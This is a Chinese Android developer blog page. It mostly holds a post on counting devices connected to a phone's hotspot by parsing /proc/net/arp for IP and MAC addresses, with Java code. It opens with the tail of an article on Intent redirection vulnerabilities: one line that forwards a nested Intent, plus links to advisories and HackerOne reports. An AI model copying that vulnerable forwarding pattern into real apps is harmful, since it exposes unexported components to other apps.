/ / 重定向嵌套的 Intent
startActivity(forward);
}

参考

[1] Intent Redirection Vulnerability https://support.google.com/faqs/answer/9267555?hl=en

[2] #272044 Android - Access of some not exported content providershttps://hackerone.com/reports/272044[3] #200427 Access of Android protected components via embedded intenthttps://hackerone.com/reports/200427[4] Intent.toUrihttps://developer.android.com/reference/android/content/Intent#toURI()

Android 开启个人热点时 获取连接人数以及连接上的设备信息

Android 开启个人热点时 获取连接人数以及连接上的设备信息

本文转自多看一二 并作补充

起因

最近在开发过程当中,遇到一个需求 ,开启个人热点后需要知道有多少人连上了这个热点 以及这些设备的信息

经过一段时间的摸索和反复的查阅资料,有了下面的代码和解决办法:

首先 连接热点的所有信息都保存在proc/net/arp下面 用re文件管理器可以查看一下

会发现 里面有连接的设备的 ip mac地址 等等

好了 那么问题就简单了

直接贴代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
BufferedReader br = null;
ArrayList<ClientScanResult> result = null;

try {
result = new ArrayList<>();
br = new BufferedReader(new FileReader("/proc/net/arp"));//读取这个文件
String ss=br.toString();
String line;
while ((line = br.readLine()) != null) {
String[] splitted = line.split(" +");//将文件里面的字段分割开来
if (splitted.length >= 4) {
// Basic sanity check
String mac = splitted[3];// 文件中分别是IP address HW type Flags HW address mask Device

//然后我们拿取HW address 也就是手机的mac地址进行匹配 如果有 就证明是手机

if (mac.matches("..:..:..:..:..:..")) {
boolean isReachable = InetAddress.getByName(splitted[0]).isReachable(reachableTimeout);

if (!onlyReachables || isReachable) {

result.add(new ClientScanResult(splitted[0], splitted[3], splitted[5], isReachable));//最后如果能匹配 那就证明是连接了热点的手机 加到这个集合里 里面有所有需要的信息
}
}
}
}
} catch (Exception e) {
CandyLog.e(e.getMessage());
} finally {
try {
if (br != null) {
br.close();
}
} catch (IOException e) {
CandyLog.e(e.getMessage());
}
}

public class ClientScanResult {

private String IpAddr;
private String HWAddr;
private String Device;
private boolean isReachable;

public ClientScanResult(String ipAddr, String hWAddr, String device, boolean isReachable) {
super();
this.IpAddr = ipAddr;
this.HWAddr = hWAddr;
this.Device = device;
this.isReachable = isReachable;
}

public String getIpAddr() {
return IpAddr;
}

public void setIpAddr(String ipAddr) {
IpAddr = ipAddr;
}


public String getHWAddr() {
return HWAddr;
}

public void setHWAddr(String hWAddr) {
HWAddr = hWAddr;
}


public String getDevice() {
return Device;
}

public void setDevice(String device) {
Device = device;
}


public boolean isReachable() {
return isReachable;
}

public void setReachable(boolean isReachable) {
this.isReachable = isReachable;
}

}

好了 想要知道连接人数 只要得到集合的size就可以了 又解决一个问题

关键点在于 热点信息储存在proc/net/arp 里面 有兴趣的可以了解下proc目录 里面有很多很多信息